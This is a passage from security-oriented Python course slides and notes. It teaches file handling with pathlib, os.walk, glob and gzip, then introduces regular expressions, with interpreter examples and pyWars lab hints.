>>> with path.Pathlib("/home/student/file.txt").open("rb") as fh:
...     print(fh.read())
...
b'Create a binary file!'
```

`Path()` objects also have `open`, `read_bytes`, `read_text`, `write_bytes`, `write_text` and other methods that can be used to directly access those file objects. These methods open the files, read or write the contents, and then close the files. Like the context managers, this syntax doesn't suffer from garbage collection issues on non-standard Python interpreters like Jython. Thus, the following one-liner to read the content of a file:

```
>>> content = pathlib.Path("/etc/passwd").read_text()
```

Would be preferred over this one-liner, which doesn't offer the same cross-interpreter compatibility.

```
>>> content = open("/etc/passwd","rt").read()
```

Additionally, a `Path` objects `.open()` method can be used instead of passing a `Path` object to Python's `open` function. So you can use it along with context manager and syntax you commonly see in older Python programs. In this example, we use a context manager to call `file_path.open("rb")`, opening the file in binary mode. Notice that the `Path()` objects `open` method supports the same modes and other arguments as the `open` function.

Check for Existence of a File

- `pathlib.Path().exists` replaces `os.path.exists()`
- Returns True if the file exists and you have permission to access it

```
>>> x = pathlib.Path("/etc/passwd")
>>> x.exists()
True
>>> x.is_file()
True
>>> x.is_dir()
False
>>> pathlib.Path("/root/test.txt").exists()
False
```

```
>>> os.path.exists("/etc/passwd")
True
>>> os.path.exists("/root/test.txt")
False
```

```
$ ls /root/test.txt
ls: cannot access /root/test.txt: Permission denied
```



To check to see if a file exists, you have a couple of useful methods that are part of your Path() object. You can check to see if a file exists, is a file, or is a directory using the methods shown here. Prior to version 3.4, to accomplish this, you had to use the `os.path.exists()` function.

Keep in mind that `Path().exists()` and `os.path.exists()` will return false even if the file exists on the filesystem if you do not have access to the file. Here is an example where the file `/root/test.txt` exists but the account running Python does not have permissions to access it.

```
>>> pathlib.Path("/root/test.txt").is_file()
False
>>> pathlib.Path("/root/test.txt").exists()
False
>>> os.path.exists("/root/test.txt")
False

$ ls /root/test.txt
ls: cannot access /root/test.txt: Permission denied
$ sudo ls /root/test.txt
-rwx----- 1 root root 5 2012-09-02 02:12 /root/test.txt
```

Obtain a Listing of a Directory with `pathlib.Path.glob()`

- The `glob()` method will expand wildcards and show all matching files and directories

```
>>> list(pathlib.Path("/home/student/Documents").glob("*"))
[PosixPath('/home/student/Documents/pythonclass'),
 PosixPath('/home/student/Documents/vmadmin')]
```

- A simple list comprehension can be used to only see files

```
>>> xpath = pathlib.Path("/home/student/Documents/pythonclass/essentials-workshop")
>>> [str(eachpath) for eachpath in xpath.glob("*.py") if eachpath.is_file()]
['/home/student/Documents/pythonclass/essentials-workshop/local_pyWars.py',
 '/home/student/Documents/pythonclass/essentials-workshop/debugme.py',
 '/home/student/Documents/pythonclass/essentials-workshop/bridge_of_death.py',
 '/home/student/Documents/pythonclass/essentials-workshop/sysarg.py',
 '/home/student/Documents/pythonclass/essentials-workshop/pywars_answers.py',
 '/home/student/Documents/pythonclass/essentials-workshop/pyWars.py']
```

"Globbing" is the process of expanding wildcard characters to find all files matching the pattern. This functionality is built into `Path()` object in the `.glob()` method. To obtain a list of everything that is in a given directory you can call a `Path()` object's `.glob()` method. This action returns a type of object known as a generator that you can access with a `for` loop. To see the values in a generator, we can turn it into a list. In this first example, the `glob` method generates a list of everything beneath the `/home/student/Documents` directory. Notice that it does not include any subdirectories. We only get a list of things that are in that specific directory. This list contains both filenames and directory names that are in the given `Path()`.

Our wildcards can include parts of a filename as well. If I was only interested in files that end with a `".py"` extension, then I could include that in my `glob` mask.

Keep in mind that `glob` returns a list of everything that matches a file pattern. This can include files and directories. Each of those `Path` objects will have a `.is_file()` and `.is_dir()` method that you can use to tell them apart. If I needed a complete list of all files in a given directory, then the list comprehension shown above will accomplish the task for me. This generates a new list that contains the string version of `y` for each `y` that matches the `glob` file pattern. But the string of `y` is only added to the list if `y.is_file()` returns `True`.

Obtain a Listing of a Directory with os.listdir()

- `os.listdir()` offers backward compatibility prior to version 3.4 and easy access to a list of files in a directory
- `os.listdir(<string or bytes of a path>)`

```
>>> import os
>>> os.listdir("/usr/local/bin")
['registry-read.py', 'samrdump.py', 'secretsdump.py', 'sniffer.py',
'lookupsid.py', 'smbclient.py', 'charm', 'pip3', 'pip', 'split.py',
'easy_install', 'rpcdump.py', 'easy_install-3.4', 'esentutl.py',
'scapy'... Truncated...]
>>> os.listdir(b"/usr/local/bin")
[b'registry-read.py', b'samrdump.py', b'secretsdump.py', b'sniffer.py',
b'lookupsid.py', b'smbclient.py', b'charm', b'pip3', b'pip', b'split.py',
b'easy_install', b'rpcdump.py', b'easy_install-3.4', b'esentutl.py',
b'scapy'... Truncated...]
```

Prior to version 3.4, the function performed by `Path().glob()` was done with `os.listdir()`. The `listdir()` method in the OS module takes a file's system path as its argument and will return a list of all the files and directories in that directory. The `listdir()` function doesn't recursively list files in the filesystem. If the path provided is `bytes()`, then the list returned contains `bytes()`. If it is a string, then it returns a list of strings.

Files and Subdirectories with `pathlib.Path.rglob()`

- The rglob() recursively goes through all the subdirectories and finds all files that match the file mask



If you need to go through all files and subdirectories beneath a given path, then you use the rglob() method. As with glob, your file mask can include asterisks and portions of a filename. The method will return a list of everything that matches that mask in every subdirectory beneath your Path(). A simple mask of "*" will produce an iterable list of pathlib.Path() objects for everything beneath the starting location. You could perform this same function by just calling .glob() and using two asterisks in your file mask. In actuality, all rglob() does is add "/**/" between the end of the path and the file mask you pass to glob(). However, being specific and using rglob() improves the readability of your program.

In the example shown above, we want to go through every file beneath "/home/student/Public/log" and open it. First, we create a path that points to the starting location. Then we use `rglob("*")` to generate a list of `Path()` objects for every item beneath that directory. We use a for loop to step through each of those `Path()` objects. Then, for each item, I can do things like check to see if it is a file with `.is_file()` or open the file and read it with `read_bytes()`.

The `open()` function will accept either a string or a `Path()` object as an argument. Many Python functions that provide access to files will accept a `pathlib.Path()` object. However, some will only accept a string that contains a file path of your file. If a function will not accept a `pathlib.Path()` object, then all you have to do is turn the `Path()` object into a string with the `str()` function.

Supporting Wildcards with glob

- Prior to version 3.4, expanding asterisks required the glob module
- With glob and pathlib.Path().glob(), the asterisk can be part of a path
- Similar to wildcard expansion at Linux Bash prompt
- It can also be in the path on Windows!

```
>>> import glob  
>>> glob.glob(r"c:\Users\*\*.dat")  
['c:\\\\Users\\\\Default\\\\NTUSER.DAT', 'c:\\\\Users\\\\mark\\\\NTUSER.DAT']
```

```
>>> import pathlib  
>>> list(pathlib.Path("c:/users").glob("**/*.dat"))  
[WindowsPath('c:/Users/Default/NTUSER.DAT'),  
 WindowsPath('c:/Users/mark/NTUSER.DAT')]
```

Prior to version 3.4, if you wanted to expand wildcards, you had to import a module called glob. As we have seen, this functionality is now in the pathlib module so that all path operations can be performed with one module. However, the glob module is still available in all modern versions of Python.

The glob function in the glob module and Path().glob() method make working with wildcards easy. Users can provide wildcards as input parameters, and you can quickly expand them to files and their full paths with the glob module. Given a string representing a path with asterisk wildcards in it, glob will expand it to a list containing all matching files on the filesystem. One really nice feature in glob is that it works exactly the same way on both Windows and Linux. Windows normally doesn't support expanding an asterisk that is part of a file path. It only supports asterisks as part of the filename. However, with glob, you can use an asterisk in the file path on a Windows system.

Finding Files with os.walk()

- Prior to version 3.4, we used os.walk(starting path) to step through all subdirectories
- Each iteration returns a tuple with three elements:
 - A string containing the current directory in position 0
 - A list of directories in that directory in position 1
 - A list of files in that directory in position 2

```
>>> import os
>>> drv = list(os.walk("/home/student/Documents/pythonclass"))
>>> drv[0]
('/home/student/Documents/pythonclass', ['apps', '.ipynb_checkpoints', 'essentials-
workshop'], ['helloworld.py'])
>>> drv[1]
('/home/student/Documents/pythonclass/apps', ['werejugo'], ['reversecommandshell.py',
'filegrabberclient.py', 'reversecommandshell-final.py', <truncated list of dirs> ]
```



Prior to version 3.4, going through every file beneath a starting point required a bit more work. To do the same thing that rglob() does for us, you would use os.walk().

The os.walk() function will return an iterable object similar to a list of directories and files that exist in a given directory and all of its subdirectories. It provides a means of programmatically walking through the entire filesystem. Each iteration through a loop that calls os.walk() will return a tuple of three items. The tuple contains a string with the path to the current directory, a list of all the directories in that directory, and a list of all the files in that directory. You can use a for loop to step through all the items returned by os.walk(). Each time through the for loop you will receive, one at a time, a listing of all the files and directories in every directory and subdirectory beneath the starting path that is passed to os.walk(starting path).

So that you can visualize the data that is returned by os.walk() here, we call it, turn it into a list, and then we assign it to the variable drv. Printing drv[0] shows you that each entry inside of os.walk is a tuple with three items in it. They are the current directory, a list of directories in that directory, and a list of files in that directory.

os.walk Example

```
>>> import os
>>> for currentdir,subdirs,allfiles in os.walk("/home/student/Documents/pythonclass"):
...     print("I am in directory {}".format(currentdir))
...     print("It contains directories {}".format(subdirs))
...     for eachfile in allfiles:
...         fullpath = os.path.join(currentdir,eachfile)
...         print("----- File: {}".format(fullpath))
...
I am in directory /home/student/Documents/pythonclass
It contains directories ['apps', 'essentials-workshop']
----- File: /home/student/Documents/pythonclass/helloworld.py
I am in directory /home/student/Documents/pythonclass/apps
It contains directories ['werejugo']
----- File: /home/student/Documents/pythonclass/apps/image-forensics.py
----- File: /home/student/Documents/pythonclass/apps/sockettcpclient.py
----- File: /home/student/Documents/pythonclass/apps/geolookup.py
----- File: /home/student/Documents/pythonclass/apps/backdoor-final.py
----- File: /home/student/Documents/pythonclass/apps/tab_complete.py
```



Here is an example of using os.walk to step through the filesystem.

`os.walk("/home/student/Documents/pythonclass")` will start in the specified directory and return three things: a string with the current directory, a list of directories in that directory, and a list of files in that directory. The first time through the loop, the variable `currentdir` contains `"/home/student/Documents/pythonclass"`. The variable `subdirs` contains `['apps','essentials-workshop']` and `allfiles` contains a list of all the files in the `pythonclass` directory. We need a second for loop to go through each of the files in the variable `all files`. To determine the full path to a given file, you add the name of the file (`eachfile`) to the current directory (`currentdir`). To join the current directory to the filename, I can use the function `os.path.join()`. This is better than manually adding them together with a `"/"` or `"\"` because `os.path.join()` will automatically insert the correct type of slash for the operating system that the script is running on. For example, if the script is running on a Windows computer, it will add a forward slash. Likewise, it will add a backward slash if it is running on a Linux system. `os.walk` will continue this through all of the subdirectories and files of the starting location, allowing you access to every file.

If you prefer to have a complete list of all of the directories rather than stepping through the directories one at a time, you can pass `os.walk` to the `list()` function like this:

```
>>> listwithOSWalk = list(os.walk("/"))
```

Keep in mind that this will consume more memory than stepping through the data structures one directory at a time.

Reading gzip Compressed Files

- Linux will automatically gzip compressed log files
- Python's gzip's .open() makes reading gzip files easy
- In Python 3, it defaults to 'rb', so pass "rt" if you want read(), readlines(), write(), writelines(), to use strings. Otherwise, they work on bytes

```
>>> import gzip
>>> gz = gzip.open("/var/log/syslog.2.gz", "rt")
>>> list_of_lines = gz.readlines()
>>> list_of_lines[2][:40]
' [    0.000000] 132MB HIGHMEM available.\n'
>>> for eachfile in pathlib.Path("/var/log").glob("*.gz"):
...     fc = gzip.open(eachfile).read()
...     print(eachfile.name, "-", fc[:40])
...
syslog.7.gz - b'Aug  8 06:46:07 573 anacron[2875]: Job ` '
syslog.3.gz - b'Aug 15 08:30:53 573 anacron[7437]: Job ` '
```

Python has libraries that are part of its default installation; they enable you to read and write gzip compressed files. This capability is particularly useful when parsing compressed log files. Most Linux systems are configured to automatically compress log archives. The gzip module contains an open method. Calling it is almost identical to calling the normal 'open' method. You can pass it a string or a pathlib.Path() object pointing at the file you want to open. Normally, if you open a file in read mode ('r'), it treats the file as text by default and returns strings. To say it another way, by default, Python opens files in read text mode ('rt') when 'r' is used. However, gzip behaves differently. It opens files in read binary ('rb') mode by default and returns bytes().

Most of the time, you will want to open your gzip files in "rt" mode. Using "rt" mode will cause it to read files the same way that the normal open method does. Additionally, you can provide a compression level between 0 and 9 that is used when writing compressed files. Similar to the normal open method, gzip.open() method will return a file handle that is used to interact with the file. The returned file_handle methods, including read(), readlines(), write(), writelines(), seek(), and tell(), perform the same function as we have already discussed.

Another module, called zlib, has compress() and decompress(), which work a bytes() variable rather than files. So, if you have already read the contents of a file into memory and found it contains gzipped data, you can decompress it using zlib.decompress().

Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

In your workbook, turn to Exercise 3.1

pyWars challenges 43 through 46

Please complete the exercise in your workbook.

Lab Highlights: File Operations

- One way to determine the file length is to read the file in binary mode and look at the length of the bytes!
- os.listdir() returns a list of files in a directory
- os.walk() will recursively go through all directories and files
- gzip.open() behaves like open, but it defaults to binary mode instead of text mode

```
def num45(tuple_in):  
    file_name, line_num = tuple_in  
    file_list = gzip.open(file_name, "rt").readlines()  
    return file_list[line_num-1]
```

In this lab, we performed several file operations, such as determining file length, retrieving a list of files in a directory, and searching the contents of both gzip and text files.

One way to determine the length of a file is to read the file in binary mode and then look at how many bytes were read. There are several other methods, including calling `os.path.getsize()` and `os.stat()`.

`os.listdir()` can be used to retrieve a list of files contained in a specified directory.

`os.walk()` works with a for loop and allows you to go through all the files and subdirectories, starting from a target directory.

`gzip.open()` works in the same way that `open()` does, but it automatically uncompresses and compresses the data in the background.

Day 3 Roadmap

- File Input/Output
- Regular Expressions
- Log Analysis Techniques
- Packet Analysis
- Using SCAPY
- Packet Reassembly

File Input/Output
Reading and Writing Text
Reading and Writing gzip
File I/O Supporting Functions
LAB: pyWars File I/O
Regular Expressions
RE Rules and Examples
RE Groups
RE Back References
LAB: pyWars Regular Expressions
Log File Analysis
Python SET Data Type
Analysis Techniques
LAB: pyWars Log File Analysis
Introduction to Scapy
Scapy Functions
Scapy Data Structures
Packet Reassembly Issues
Packet Fragmentation
LAB: pyWars Packet Analysis

This is a Roadmap slide.

Regular Expressions

- A regular expression is a string that defines a pattern to match other strings
- They are highly efficient but very difficult to read
- Some say regular expressions are a "write-only" language
- Still very useful to use if we want to extract meaningful pieces of data from large groups of data
- Great community support with libraries of expressions to match all kinds of data
- Implemented in the Python "re" module `>>> import re`
- Example: `re.findall('regular expression','data to search')`
- To use regular expressions, we must understand the rules of regular expressions

Regular expressions are strings that define a pattern of characters to match against a target set of data. Regular expressions are composed of elements of the regular expression language, which are combined together to match a specific set of characters. Regular expressions is a terse language; this means that you have a lot of information represented in a small number of commands. Some people refer to regular expressions as a "write-only" language because only the person who wrote the expression can understand what it means. But if you understand the individual elements of the language, you can understand what they do. Even if you do not completely understand expressions, you can find libraries of expressions matching the data that you need in various online libraries. Our goal is to be able to write our own expressions, so let's look at the rules of the regular expression language.

Python re functions()

- `.match(re,data)`: Start at the beginning of data searching for pattern
- `.search(re,data)`: Match pattern anywhere in data
- `.match()` and `.search()`: Return an object that stores the results
- `.findall(re,data)`: Find all occurrences of the pattern in the data
- `re` must be bytes if the data you are searching is bytes
- `re` must be a string if the data you are searching is a string

```
>>> re.findall(b"my pattern",b"search this for my pattern")
[b'my pattern']
>>> re.findall("my pattern","search this for my pattern")
['my pattern']
```

Python's `re` module includes several functions for processing regular expressions. `Match` will search for a match of the regular expression starting at the beginning of the data. `Match` will not find a match unless it is at the beginning of the data. `Search`, on the other hand, will attempt to find a match anywhere in the data and doesn't require that the leftmost character match the pattern. Both `.match()` and `.search()` return a new object that you use to access the results of the regular expression search if a match is found.

```
>>> x=re.match("th", "this is the test")
>>> x.group()
'th'
>>> x=re.match("is", "this is the test")
>>> x.group()
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
AttributeError: 'NoneType' object has no attribute 'group'
>>> x=re.search("is", "this is the test")
>>> x.group()
'is'
```

`findall()` is much easier to use. It will find all the matches in the string and return them as a list of matches:

```
>>> re.findall("is", "this is the test")
['is', 'is']
```

All of these functions can be used to search for bytes in byte data or strings in string data.

Regular Expression Rules (I)

- Moves left to right, matching on strings
- text: Given any text, regular expressions will match that text
- .(period): Wildcard for any one character
- \w: Any text character (a–z, A–Z, 0–9, and _)—no special characters
- \W: Opposite of \w

```
>>> re.findall("SANS", "The SANS Python class rocks")
['SANS']
>>> re.findall(".ython", "I Python, you python. We all python.")
['Python', 'python', 'python']
>>> re.findall(r"\w\w\w\w\w\w\w\w\w", "*$H(@$password(*$@BK#@TF")
['password']
>>> re.findall(r"\w\W", "Get the last letters.")
['t', 'e', 't', 's.']
>>> re.findall(r".\W", "Moves! left$ to{ right.")
['s!', 't$', 'o{', 't.']
>>> re.findall(r".\W", "! left$ to{ right.")
['!', 't$', 'o{', 't.']

Notice it didn't
pick up "!"
```

29

The simplest of the regular expression rules is to simply include text in your expression. If that text is found in the search string, it will match that string. A period is a wildcard that will match any one character. \w will match any word character; this includes uppercase and lowercase letters and digits 0 through 9 and the underscore. \W with an uppercase W is the opposite of lowercase \w and matches everything that isn't a–z, A–Z, 0–9, and _.

You can string multiple sets of these characters together to build your expressions. So you can match specific text or use the wildcards to match on any character followed by specific text.

Regular expressions are evaluated against the target string from left to right. Each character in the target string is matched only once. After a character in the target string is used in a match, it will not be used again. Look at this example:

```
>>> re.findall(r".\W", "Moves! left$ to{ right.")
```

This example will match anything (because of the period) followed by any non-word character. When it gets to the end of the word 'Moves!', it matches on the letter s followed by an exclamation mark. The next two characters '!' (exclamation mark followed by space) also match that criteria but will not be included in the matching results because the exclamation mark was already part of the previous match.

A complete online reference is available at <http://docs.python.org/library/re.html>.

Regular Expression Rules (2)

- \d Matches digits (0–9)
- \D Opposite of \d
- \s Matches any white-space character (space, tab, newlines)
- \S Non-white space; that is, the opposite of \s
- [set of characters] - define your own sets of characters
- \b Border of a word character (transition \w <-> \W)
- ^ Matches from the start of the search string
- \$ Matches to the end of the search string
- \ Escapes special characters; that is, "\ ." means it should really find a period

```
>>> re.findall(r"\(\d\d\d\)\d\d\d-\d\d\d\d", "Jenny Tutone (800)867-5309")
['(800)867-5309']
>>> re.findall(r"\S\S\s", "Find Two ANYTHING )( 09 and space. ")
['nd ', 'wo ', 'NG ', ')(', '09 ', 'nd ', 'e. ']
```

\d matches any digits between 0 and 9. This is the same as defining a character set [0–9].
 \D is the opposite of \d and matches all characters except the digits between 0 and 9.

\s matches on any white spaces, including a tab and spaces. \S matches on the opposite of \s, so it will match anything that isn't a tab or a space. Ending your regular expressions with \S is a good way to find the ends of sentences and words that include punctuation and special characters.

\b is the transition from a non-word character to a word character, or vice versa, but it does not include the leading or trailing character's non-word characters:

```
>>> re.findall(r"\W\w\w\W", "( 09 xy. ")
[' 09 ']
>>> re.findall(r"\b\w\w\b", "( 09 xy. ")
['09', 'xy']
```

Notice that the first regular expression "\W\w\w\W" didn't pick up ')' or 'xy.' It didn't pick up)(because those are not word characters. Remember that \w is A–Z, a–z, 0–9, and underscore. It didn't pick up 'xy' because the leading space to 'xy' and the trailing space to '09' are the same character, so it only matches for '09.'. The second regular expression matches on the border, so it picks up both '09' and 'xy.'

The caret (^) forces the match to begin at the first character in the search string. The dollar sign (\$) will match only if the match string includes the last character.

The backslash \ escapes special characters that have meaning in regular expressions, such as period, parenthesis, dollar sign, and backslash.

\ escapes Special Characters?

- Remember your regular expression strings are still Python strings. Backslash has special meaning in Python strings also! For example,


```
>>> print("this is a \"test\"\n")
```
- What about \b, \d, \w, and so on? The regular expression engine will not see the slash if the Python string engine interprets it
- You have to escape the slash with another slash. So \w should be \\w and so on


```
>>> re.findall("\\"w", "abc")
```
- Alternatively, you can use raw strings by putting an r before the quotes in your regular expression:


```
>>> re.findall(r"\w", "abc")
```
- Most people default to using raw strings for all of their regular expressions
- Python 3 only: Your regular expression can be "raw" and "bytes"


```
>>> re.findall(rb"\w", b"abc")
```

The backslash (\) escapes special characters in the regular expression parser. If you put a backslash in front of a period (.), it is no longer a wildcard; it is just a plain old period. But our regular expression strings are Python strings, and forward slash has special meaning there also.

When the Python string sees the slash, it may try to interpret it. As a result, the regular expression engine may never see the \w. To avoid confusing situations for you and the interpreters, you should escape those backslashes. So \w should be entered as \\w. As you can imagine, this technique can become cumbersome and confusing for large expressions. You can solve this problem by using raw strings, which we discussed in section 1. You can indicate that a string is a raw string and tell Python not to process the string with the Python string engine by putting an r before the quotes. Consider the following example.

```
>>> re.findall("\bSEC573\b ", "I love SEC573 labs!")
[]
>>> re.findall(r" \bSEC573\b ", "I love SEC573 labs!")
[' SEC573 ']
>>> print(" \bSEC573\b ")
SEC57
```

The characters \b mean to find a word border. But the search for the word SEC573 surrounded by word borders returns NOTHING! This makes no sense. The word is there and it should match. When you change it to a raw string, it finds it. That is because Python strings want to interpret the backslashes. Remember that \b was the backspace character. When we print that regular expression, you can see it erases the space before SEC573 and the 3 at the end.

```

>>> import re
>>> re.findall(".", "a 1b 2c3")           Match anything 1 character long
['a', ' ', '1', 'b', ' ', '2', 'c', '3']
>>> re.findall("\d", "a1b2c3")            Match any digit
['1', '2', '3']
>>> re.findall("\D", "a1b2c3")            Match any non-digit
['a', 'b', 'c']
>>> re.findall("\d.", "a1b2c3")           Match any digit followed by anything
['1b', '2c']
>>> re.findall("\w", "a1! b2- c3")         Match any word character
['a', '1', 'b', '2', 'c', '3']
>>> re.findall("\w\w", "a1b2c3")           Match two word characters
['a1', 'b2', 'c3']
>>> re.findall("^\\w\\w", "a1b2c3")          Match two word characters at the
                                             beginning of the string
['a1']
>>> re.findall("\\w\\w$", "a1b2c3")          Match two word characters at the end of the string
['c3']
>>> re.findall("\\b\\w\\w\\b", "a1b 2c 3")    Match two word characters at a word boundary
['2c']
>>> re.findall(r"\b\w\w\b", "a 1b 2c3")      Same thing with raw strings
['1b']
>>> re.findall(r"\w\s", "a 1b 2c3")           Match a word character followed by a space
['a ', 'b ']

```

32

Here are examples of several simple regular expressions in use.

Custom Sets

- Predefined sets like \d and \w can be too specific or not specific enough
- Consider matching dates like dd/mm/yy. That should be simple, right?

```
>>> re.findall(r"\d\d/\d\d/\d\d\d", "12/25/00 99/99/99")
['12/25/00', '99/99/99']
```
- Custom character sets provide a better solution:
 [<characters>] = Define your own character sets
 [A-Z] = Uppercase letters
 [a-z] = Lowercase letters
 [0-9] = Digits
 [a-f] = You can include subsets of chars
 [!-~] = Range is ASCII values. !=33, ~=126
- [\w, .] = Or list characters and use other sets; includes A-Z, a-z, 0-9_, .
- Now let's try a custom character set to improve our date matching

```
>>> re.findall(r"[01]\d/[0-3]\d/\d\d", "12/25/00 99/99/99")
['12/25/00']
```
- What would our regular expression do with the string 19/37/00 or 00/39/99?

Oh, that's not a valid date!



Usually, you will find that \w or \d are either too specific or not specific enough to match the exact data you want to extract. For example, consider matching date strings such as 12/08/99. You might build the regular expression "\d\d/\d\d/\d\d\d", but that would also match on invalid dates 99/99/99. You can build your own character sets to match exactly what you need.

Custom character sets are enclosed inside an open and a close square bracket. You can list individual characters inside the brackets, or you can list a range of characters.

Now let's try to find a better date-matching regular expression. Consider this regular expression: r"[0-3]\d/[0-3]\d/\d\d". This will match anything that starts with a 0 or 1 followed by a digit 0-9, then a forward slash to separate the month from the day. This is good because we don't have 20 or more months. Then there must be a number between 0 and 3, followed by any digit and a slash. This is good because we don't have any months with 40 or more days. Then we can have any two digits in our year. When we try that regular expression, we find it eliminates the invalid 99/99/99 date! This regular expression also eliminates dates like 23/45/00, 12/54/13, and so on. That's good, but it will still match on invalid dates. For example, it will still find dates such as 19/37/00 or 00/39/99. We need MORE POWER!!

Logical OR Statements

- `(?:text1|text2|text3)` match text1 or text2 or text3
- Let's use this to match months between 01 and 12


```
>>> re.findall(r"(0[1-9]|1[0-2])", "12/25/00 13/09/99")
['12', '09']
```
- And days from 01 to 31 `(?:0[1-9]|[1-2][0-9]|3[0-1])`

```
>>> re.findall(r"(0[1-9]|1[0-2][0-9]|3[0-1])", "13/32/31 01/19/00")
['13', '31', '01', '19']
```
- Let's put them together


```
>>> re.findall("(?:0[1-9]|1[0-2])/(?:0[1-9]|1[0-2][0-9]|3[0-1])/\d\d", "13/31/99
12/32/50 01/19/00")
['01/19/00']
```
- So we are good, right? How about April 31 or February 29 on a non-leap year? How about 1/5/12? Regular expressions can get pretty complex.

The pipe symbol is used to create a logical OR statement. Either the string before or after the pipe can match:

```
>>> re.findall("is|th", "this is the test")
['th', 'is', 'is', 'th']
```

When using these logic operators, you will typically place the logic operator inside non-capture group parentheses such as `(?: match1| match2)`. If you use standard parentheses (called a capture group), the statement will only extract a portion of the matching string. Placing `"?:"` inside the parentheses turns off that function and allows the parentheses to be used to establish the order of operations.

Imagine we want to match valid months in a date string. We can match on a 0 followed by digits 1 through 9. This would match 01, 02, 03, and so on. But we also want to match the number 1 followed by a 0, 1, or 2 (that is, 10, 11, and 12). A logical OR can be formed using `"?:"` and the pipe symbol. It will attempt to match either of the strings before or after the pipe symbol. If you want to create logical or with Python regular expressions, the syntax `(?:match1|match2)` gives you tremendous flexibility.

The days of the month can be any number between 01 and 31. So we can match any number that begins with a 0 followed by the digit 1 through 9 OR a number 1 or 2 followed by a digit 0 through 9 OR a 3 followed by a 0 or a 1.

Now we can eliminate dates like 13/32/09. This is a pretty good regular expression, but it still has some shortcomings. What about 04/31/09? April has only 30 days! Or how about 02/29/09? To determine if that is a valid date, the regular expression would need to know if 2009 was a leap year.

As you can see, regular expressions can get pretty complex, but they are extremely powerful.

Repeating Characters

What if you want 100 \d characters? Or a variable number?

+ = One or more of the previous characters

* = Zero or more of the previous characters

? = The previous character is optional (match 0 or 1)

{x} = Match exactly x copies of the previous character

{x,y} = Match between x and y of the previous character. If y is omitted, it finds x or more matches

```
>>> re.findall(r"http://[\w\.\\\]+", "<img src=http://url.com/image.jpg>")
['http://url.com/image.jpg']
>>> re.findall(r"\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}", "http://127.23.9.120:80/")
['127.23.9.120']
```



What if you wanted to match 100 \ds? I suppose you could repeat \d 100 times in your expression, but regular expressions have shortcuts to handle repeating characters. A plus sign means that one or more of the previous characters may appear. The regular expression will continue through the target string, making as many matches to the previous character as it possibly can. So "\d+" matched against the string "123abc" will match the 1 with the "\d", then match the '2' and the '3' with the '+'. When it hits the 'a', it will stop matching because 'a' doesn't match "\d".

```
>>> re.findall(r"\d+","123abc")
['123']
```

This asterisk (*) enables you to match zero or more of the previous characters. This wildcard enables you to put a group of "optional" characters in the middle of a match string, which may or may not be in the target string.

Both the + and * are greedy and will match as much as they can. Let's say you want to match ANY character until you reach a period. You might try this regular expression: r".*\.." BUT period also matches the period wildcard, so .* will consume the entire line.

```
>>> re.findall(".*\.", "Hello. This. Is a test. Ok.")
['Hello. This. Is a test. Ok.']
```

You can use the question mark to mark the previous character as optional. This capability is useful for our date match string if we want to allow people to use the format 01/08/13 or 1/8/13. We can just add a ? after our 0 in the OR statement:

```
>>> re.findall("(?:0?[1-9]|1[1-2])/(?:0?[1-9]|1[1-2][0-9]|3[0-1])/\d\d", "13/32/31
1/8/00")
['1/8/00']
```

If you know exactly how many digits you want to match, you can put that number in braces. The answer to my question "What if I want 100 \ds?" is "\d{100}".

If you expect a range of numbers, you could provide a starting and ending number for the range inside the braces. If you want to match between 10 and 20 digits, you match "\d{10,20}". If you leave off the number after the comma, then it will match the first number or more. So "\d{5,}" will find between 5 and infinity digits, matching as many as it can.

regex Flags and Modifiers

- You can add certain strings to your regular expressions to turn off and on things like case sensitivity and multiline scanning
- Adding `(?i)` will make your search case insensitive. You can also add the `re.IGNORECASE` as the third parameter
`re.findall(r'(?i)test','TESTtest')` is the same as
`re.findall(r'test','TESTtest',re.IGNORECASE)`
- Adding `(?m)` will turn on multiline matching so that `^` and `$` apply to matches after `\n` instead of just the first line. You can also use `re.MULTILINE`
- Adding `(?s)` or `re.DOTALL` will make period `(.)` match new lines also.
 Normally, period matches everything except new lines

You can also turn off and on case sensitivity with `(?i)` in the regular expression or `re.IGNORECASE` passed as an argument. Likewise you control multiline matching with `(?m)` or `re.MULTILINE`. You change whether or not the period wildcard will match new lines with `(?s)` or `re.DOTALL`. Here is an example of turning on case insensitivity using both the regular expression and the flags:

```
>>> re.findall(r'test','TESTtest')
['test']
>>> re.findall(r'(?i)test','TESTtest')
['TEST', 'test']
>>> re.findall(r'test','TESTtest',re.IGNORECASE)
['TEST', 'test']
```

Multiline matching `(?m)` affects how the beginning and end-of-line anchors (`^` and `$`) treat new lines. By default, the "end of string" is the "end of line". So the `$` anchor will match the end of the first line in a multiline match.

The DOTALL matching `(?s)` will make the wildcard match end-of-line markers. By default, the period `(.)` wildcard will only match up to the end of a line. When you turn on DOTALL, it will also match beyond the end of the line. You should always use this option when matching binary data because a newline character (ASCII 0x0A) could appear anywhere within the stream of data.

Greedy Matching

- * and + are greedy! They match as much as they can
- *?, +? = The ? turns off "greedy" matching
- Think of regex combination ".??" as behaving like * for file matching
- REGEX: "c:\windows\.*?exe" == CMD:"dir c:\windows*exe"
- REGEX: "[A-Z].*?\." Says "capital letter, then anything until any period"
- REGEX: "[A-Z].*\." Says "capital letter, then everything until the last period"
- Imagine you want to capture sentences in a list. Sentences start with a capital letter and end with a period. But the next sentence also ends in a period. Wildcards match as much as they can, including the next sentence

```
>>> re.findall(r"[A-Z].+\.","Hello. Hi. Python rocks. I know.")
['Hello. Hi. Python rocks. I know.']
>>> re.findall(r"[A-Z].+?\.", "Hello. Hi. Python rocks. I know.")
['Hello.', 'Hi.', 'Python rocks.', 'I know.']
>>>
```

- You come up with this regular expression: r"[A-Z].+\.."

